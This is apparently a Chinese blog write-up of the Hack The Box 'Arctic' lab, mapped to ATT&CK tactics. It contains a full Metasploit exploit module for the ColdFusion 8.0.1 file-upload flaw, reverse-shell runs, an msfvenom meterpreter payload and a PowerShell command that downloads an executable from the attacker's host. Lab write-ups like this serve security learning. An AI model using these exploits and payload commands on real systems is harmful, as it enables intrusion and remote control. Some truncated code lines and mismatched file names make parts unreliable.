HTB Arctic[ATT&CK模型]writeup系列7

原创


3riC5r 于 2020-02-05 16:28:21 发布 2683 收藏 1
分类专栏： HTB靶场 文章标签： ATT&CK HTB Hack The Box 渗透测试

本文链接：https://blog.csdn.net/fastergohome/article/details/104182237


HTB靶场 专栏收录该内容
7 篇文章 1 订阅
订阅专栏

目录

0x00 靶机情况



我先选择做一些windows的题目，结合ATT&CK验证一下各个流程。


0x01 ATT&CK

ATT&CK的全称是Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)。它是一个站在攻击者的视角来描述攻击中各阶段用到的技术的模型。

MITRE在定义ATT&CK时，定义了一些关键对象。

- 战术 (Tactics)
- 技术 (Techniques)

- 组织 (Groups)
- 软件 (Software)



ATT&CK能用来干什么？

以下是官方给出的答案：

- Detection （提升检测）
- Assessment and Engineering （评估与工程化）
- Threat Intelligence （威胁情报）
- Adversary Emulation （APT模拟）

网空威胁行为体（CyberThreat Actors）

是网络空间攻击活动的来源，它们有不同的目的和动机，其能力也存在明显的层级差异。根据作业动机、攻击能力、掌控资源等角度，网空威胁行为体划分为七个层级，分别是：


- 业余黑客
- 黑产组织
- 网络犯罪团伙或黑客组织
- 网络恐怖组织
- 一般能力国家/地区行为体
- 高级能力国家/地区行为体
- 超高能力国家/地区行为体

ATT&CK模型

目前ATT&CK模型分为三部分，分别是PRE-ATT&CK，ATT&CK Matrix for Enterprise（包括Linux、macOS、Windows）和ATT&CK Matrix for Mobile（包括iOS、Android），其中PRE-ATT&CK覆盖攻击链模型的前两个阶段（侦察跟踪、武器构建），ATT&CK Matrix for Enterprise覆盖攻击链的后五个阶段（载荷传递、漏洞利用、安装植入、命令与控制、目标达成），ATT&CK Matrix for Mobile主要针对移动平台。

PRE-ATT&CK包括的战术有优先级定义、选择目标、信息收集、发现脆弱点、攻击性利用开发平台、建立和维护基础设施、人员的开发、建立能力、测试能力、分段能力。

ATT&CK Matrix for Enterprise包括的战术有访问初始化、执行、常驻、提权、防御规避、访问凭证、发现、横向移动、收集、命令和控制、数据获取、影响。



TTP的定义

TTP即对手的行为。战术是对此行为的最高级别描述，而技术在战术的上下文中提供更详细的行为描述，而过程是在技术的上下文中更低级别，更详细的描述。

- 战术：对手的技术目标（如，横向移动）
- 技术：如何实现目标（如，PsExec）
- 过程：具体技术实施（如，使用PsExec实现横向移动的过程）

0x02 PRE-ATT&CK

一、Priority Definition（优先级定义）

优先选择windows目标，从易到难

二、Target Selection（选择目标）

靶机Arctic

三、Information Gathering（信息搜集）

Techniques（技术手段）

T1254　Conduct active scanning（进行主动扫描）

端口扫描情况如下：

```
root@kali:~# nmap -T5 -A -v 10.10.10.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-04 09:46 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:46
Completed NSE at 09:46, 0.00s elapsed
Initiating NSE at 09:46
Completed NSE at 09:46, 0.00s elapsed
Initiating NSE at 09:46
Completed NSE at 09:46, 0.00s elapsed
Initiating Ping Scan at 09:46
Scanning 10.10.10.11 [4 ports]
Completed Ping Scan at 09:46, 0.64s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:46
Completed Parallel DNS resolution of 1 host. at 09:46, 0.31s elapsed
Initiating SYN Stealth Scan at 09:46
Scanning 10.10.10.11 [1000 ports]
Discovered open port 135/tcp on 10.10.10.11
Discovered open port 49154/tcp on 10.10.10.11
Discovered open port 8500/tcp on 10.10.10.11
Warning: 10.10.10.11 giving up on port because retransmission cap hit (2).
Increasing send delay for 10.10.10.11 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
SYN Stealth Scan Timing: About 48.10% done; ETC: 09:47 (0:00:33 remaining)
SYN Stealth Scan Timing: About 54.03% done; ETC: 09:48 (0:00:52 remaining)
SYN Stealth Scan Timing: About 64.80% done; ETC: 09:49 (0:01:02 remaining)
SYN Stealth Scan Timing: About 77.33% done; ETC: 09:50 (0:00:52 remaining)
SYN Stealth Scan Timing: About 86.20% done; ETC: 09:50 (0:00:37 remaining)
Completed SYN Stealth Scan at 09:51, 303.37s elapsed (1000 total ports)
Initiating Service scan at 09:51
Scanning 3 services on 10.10.10.11
Service scan Timing: About 66.67% done; ETC: 09:53 (0:00:35 remaining)
Completed Service scan at 09:53, 157.28s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.11
Retrying OS detection (try #2) against 10.10.10.11
Initiating Traceroute at 09:54
Completed Traceroute at 09:54, 0.44s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 09:54
Completed Parallel DNS resolution of 2 hosts. at 09:54, 2.29s elapsed
NSE: Script scanning 10.10.10.11.
Initiating NSE at 09:54
Completed NSE at 09:54, 4.25s elapsed
Initiating NSE at 09:54
Completed NSE at 09:54, 1.38s elapsed
Initiating NSE at 09:54
Completed NSE at 09:54, 0.00s elapsed
Nmap scan report for 10.10.10.11
Host is up (0.39s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|8.1|7|Vista (91%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (91%), Microsoft Windows Phone 7.5 or 8.0 (91%), Micr
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.007 days (since Tue Feb  4 09:44:37 2020)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
```


```
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   440.44 ms 10.10.14.1
2   440.52 ms 10.10.10.11

NSE: Script Post-scanning.
Initiating NSE at 09:54
Completed NSE at 09:54, 0.00s elapsed
Initiating NSE at 09:54
Completed NSE at 09:54, 0.00s elapsed
Initiating NSE at 09:54
Completed NSE at 09:54, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 481.43 seconds
           Raw packets sent: 3267 (148.528KB) | Rcvd: 215 (11.216KB)
```

四、Weakness Identification（发现脆弱点）

Techniques（技术手段）

T1287　Analyze data collected（分析收集的数据）

检查8500端口，发现ColdFusion



确认ColdFusion版本号为V8

T1291　Research relevant vulnerabilities/CVEs（研究相关漏洞/CVE）

搜索漏洞库中ColdFusion相关信息

```
root@kali:~# searchsploit coldfusion
------------------------------------------------------------------------------------------------------------------
 Exploit Title

------------------------------------------------------------------------------------------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting
Adobe ColdFusion - Directory Traversal
Adobe ColdFusion - Directory Traversal (Metasploit)
Adobe ColdFusion 2018 - Arbitrary File Upload
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities
Adobe ColdFusion 9 - Administrative Authentication Bypass
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String Cross-Site Scrip
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Site Scripting
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site Scripting
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages
Allaire ColdFusion Server 4.0/4.0.1 - 'CFCACHE' Information Disclosure
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)
ColdFusion 9-10 - Credential Disclosure
ColdFusion MX - Missing Template Cross-Site Scripting
ColdFusion MX - Remote Development Service
ColdFusion Scripts Red_Reservations - Database Disclosure
ColdFusion Server 2.0/3.x/4.x - Administrator Login Password Denial of Service
Macromedia ColdFusion MX 6.0 - Error Message Full Path Disclosure
Macromedia ColdFusion MX 6.0 - Oversized Error Message Denial of Service
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure
Macromedia ColdFusion MX 6.0 - SQL Error Message Cross-Site Scripting
Macromedia ColdFusion MX 6.1 - Template Handling Privilege Escalation
------------------------------------------------------------------------------------------------------------------
```

确定ColdFusion 8 存在已知漏洞：

ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)

五、PRE-ATT&CK 其他部分

Adversary OpSec、Establish & Maintain Infrastructure、Person Development、Build Capabilities、Test Capabilities、Stage Capabilities

攻击性利用开发平台、建立和维护基础设施、人员的开发、建立能力、测试能力、分段能力

0x03 ATT&CK

一、Initial Access（入口点）

Techniques（技术手段）

T1190　Exploit Public-Facing Application（利用公开漏洞）

利用软件、数据库、中间件、第三方库或存在漏洞的库等公开的漏洞，对目标系统进行攻击，以达到攻击未及时修补或升级的信息系统。
公开漏洞来源:
1. CVE、CNVD、CNNVD、exploit-db 等漏洞库

```
root@kali:~# searchsploit coldfusion
------------------------------------------------------------------------------------------------------------------
 Exploit Title

------------------------------------------------------------------------------------------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting
Adobe ColdFusion - Directory Traversal
Adobe ColdFusion - Directory Traversal (Metasploit)
Adobe ColdFusion 2018 - Arbitrary File Upload
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities
Adobe ColdFusion 9 - Administrative Authentication Bypass
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String Cross-Site Scrip
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Site Scripting
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site Scripting
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages
Allaire ColdFusion Server 4.0/4.0.1 - 'CFCACHE' Information Disclosure
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)
ColdFusion 9-10 - Credential Disclosure
ColdFusion MX - Missing Template Cross-Site Scripting
ColdFusion MX - Remote Development Service
ColdFusion Scripts Red_Reservations - Database Disclosure
ColdFusion Server 2.0/3.x/4.x - Administrator Login Password Denial of Service
Macromedia ColdFusion MX 6.0 - Error Message Full Path Disclosure
Macromedia ColdFusion MX 6.0 - Oversized Error Message Denial of Service
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure
Macromedia ColdFusion MX 6.0 - SQL Error Message Cross-Site Scripting
Macromedia ColdFusion MX 6.1 - Template Handling Privilege Escalation
------------------------------------------------------------------------------------------------------------------
```

确定ColdFusion 8 存在已知漏洞：


ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)

由于当前网络环境较差，需要修正漏洞利用程序中的服务器响应超时时间

```
##
# $Id: coldfusion_fckeditor.rb 11127 2010-11-24 19:35:38Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
```

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

	Rank = ExcellentRanking

	include Msf::Exploit::Remote::HttpClient

	def initialize(info = {})
		super(update_info(info,
			'Name'           => 'ColdFusion 8.0.1 Arbitrary File Upload and Execute',
			'Description'    => %q{
					This module exploits the Adobe ColdFusion 8.0.1 FCKeditor 'CurrentF
				and Execute vulnerability.
			},
			'Author'         => [ 'MC' ],
			'License'        => MSF_LICENSE,
			'Version'        => '$Revision: 11127 $',
			'Platform'       => 'win',
			'Privileged'     => true,
			'References'     =>
				[
					[ 'CVE', '2009-2265' ],
					[ 'OSVDB', '55684'],
				],
			'Targets'        =>
				[
					[ 'Universal Windows Target',
						{
							'Arch'     => ARCH_JAVA,
							'Payload'  =>
								{
									'DisableNops' => true,
								},
						}
					],
				],
			'DefaultTarget'  => 0,
			'DisclosureDate' => 'Jul 3 2009'
		))

		register_options(
			[
				Opt::RPORT(80),
				OptString.new('FCKEDITOR_DIR', [ false, 'The path to upload.cfm ', '/CFIDE/
			], self.class )
	end

	def exploit

		page  = rand_text_alpha_upper(rand(10) + 1) + ".jsp"

		dbl = Rex::MIME::Message.new
		dbl.add_part(payload.encoded, "application/x-java-archive", nil, "form-data; name=\"newfile
		file = dbl.to_s
		file.strip!

		print_status("Sending our POST request...")
```

```
                res = send_request_cgi(
                        {
                                'uri'           => "#{datastore['FCKEDITOR_DIR']}",
                                'query'         => "Command=FileUpload&Type=File&CurrentFolder=/#{page}%00"
                                'version'       => '1.1',
                                'method'        => 'POST',
                                'ctype'         => 'multipart/form-data; boundary=' + dbl.bound,
                                'data'          => file,
                        }, 25)

                if ( res and res.code == 200 and res.body =~ /OnUploadCompleted/ )
                        print_status("Upload succeeded! Executing payload...")

                        send_request_raw(
                                {
                                        # default path in Adobe ColdFusion 8.0.1.
                                        'uri'           => '/userfiles/file/' + page,
                                        'method'        => 'GET',
                                }, 25)

                        handler
                else
                        print_error("Upload Failed...")
                        return
                end

        end
end
```



二、Execution（命令执行）

Techniques（技术手段）

T1173　Dynamic Data Exchange（动态数据交换）

修改后的利用模块拷贝到msf中

```
cp 16788.rb /usr/share/metasploit-framework/modules/exploits/
```

重启msf就可以加载新的利用模块，配置好相应的参数

```
msf5 > use exploit/16788
msf5 exploit(16788) > show options

Module options (exploit/16788):

   Name           Current Setting                                                     Required  Des
   ----           ---------------                                                     --------  ---
   FCKEDITOR_DIR  /CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm  no        The
   Proxies                                                                            no        A p
   RHOSTS         10.10.10.11                                                         yes       The
   RPORT          8500                                                                yes       The
   SSL            false                                                               no        Neg
   VHOST                                                                              no        HTT


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal Windows Target
```

```
msf5 exploit(16788) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.10.14.20:4444 -> 10.10.10.11:49350) at 2020-02-04 10:29:09 -0500
```

T1059　Command-Line Interface（命令行界面）

获取user的flag如下：

```
C:\ColdFusion8\runtime\bin>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
```

```
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          6/2/2020, 12:44:07 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 145 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.014 MB
Virtual Memory: In Use:    1.033 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis

C:\ColdFusion8\runtime\bin>cd c:\Users\
cd c:\Users\

c:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F88F-4EA5

 Directory of c:\Users

22/03/2017  09:00 ��    <DIR>          .
22/03/2017  09:00 ��    <DIR>          ..
22/03/2017  08:10 ��    <DIR>          Administrator
14/07/2009  06:57 ��    <DIR>          Public
22/03/2017  09:00 ��    <DIR>          tolis
               0 File(s)              0 bytes
               5 Dir(s)  33.180.020.736 bytes free

c:\Users>cd tolis
cd tolis
```

```
c:\Users\tolis>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F88F-4EA5

 Directory of c:\Users\tolis

22/03/2017  09:00 ��    <DIR>          .
22/03/2017  09:00 ��    <DIR>          ..
22/03/2017  09:00 ��    <DIR>          Contacts
22/03/2017  09:00 ��    <DIR>          Desktop
22/03/2017  09:00 ��    <DIR>          Documents
22/03/2017  09:00 ��    <DIR>          Downloads
22/03/2017  09:00 ��    <DIR>          Favorites
22/03/2017  09:00 ��    <DIR>          Links
22/03/2017  09:00 ��    <DIR>          Music
22/03/2017  09:00 ��    <DIR>          Pictures
22/03/2017  09:00 ��    <DIR>          Saved Games
22/03/2017  09:00 ��    <DIR>          Searches
22/03/2017  09:00 ��    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  33.180.020.736 bytes free

c:\Users\tolis>cd Desktop
cd Desktop

c:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F88F-4EA5

 Directory of c:\Users\tolis\Desktop

22/03/2017  09:00 ��    <DIR>          .
22/03/2017  09:00 ��    <DIR>          ..
22/03/2017  09:01 ��                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  33.180.020.736 bytes free

c:\Users\tolis\Desktop>type user.txt
type user.txt
02650d3a69a70780c302e146a6cb96f3
c:\Users\tolis\Desktop>background
```

三、Persistence（持久化）

未执行

四、Privilege Escalation（权限提升）

根据systeminfo的返回值，我们确定操作系统是Microsoft Windows Server 2008 R2 Standard x64

生成新的meterpreter的x64的payload

```
root@kali:~# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.20 LPORT=4444 -f exe > a.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of exe file: 212992 bytes
```

在kali上建立web服务

```
root@kali:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

将payload下载到靶机

```
c:\Users\tolis\Desktop>powershell (new-object Net.WebClient).DownloadFile('http://10.10.14.20:8000/a.exe','
powershell (new-object Net.WebClient).DownloadFile('http://10.10.14.20:8000/a.exe','c:\Users\tolis\Desktop\


c:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F88F-4EA5

 Directory of c:\Users\tolis\Desktop

06/02/2020  01:57 ��    <DIR>          .
06/02/2020  01:57 ��    <DIR>          ..
06/02/2020  01:40 ��                 7 a.txt
06/02/2020  01:57 ��            73.802 shell.exe
22/03/2017  09:01 ��                32 user.txt
               3 File(s)         73.841 bytes
               2 Dir(s)  33.184.129.024 bytes free
```

继续，在msf中建立监听器

```
msf5 exploit(16788) > use multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.20:4444
```

切换到session中执行shell.exe，重新建立新的连接

```
msf5 exploit(multi/handler) > sessions 3
[-] Invalid session identifier: 3
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type              Information                           Connection
  --  ----  ----              -----------                           ----------
  4         shell java/linux  Microsoft Windows [Version 6.1.7600]  10.10.14.20:4444 -> 10.10.10.11:49297 (

msf5 exploit(multi/handler) > sessions 4
[*] Starting interaction with 4...



c:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F88F-4EA5

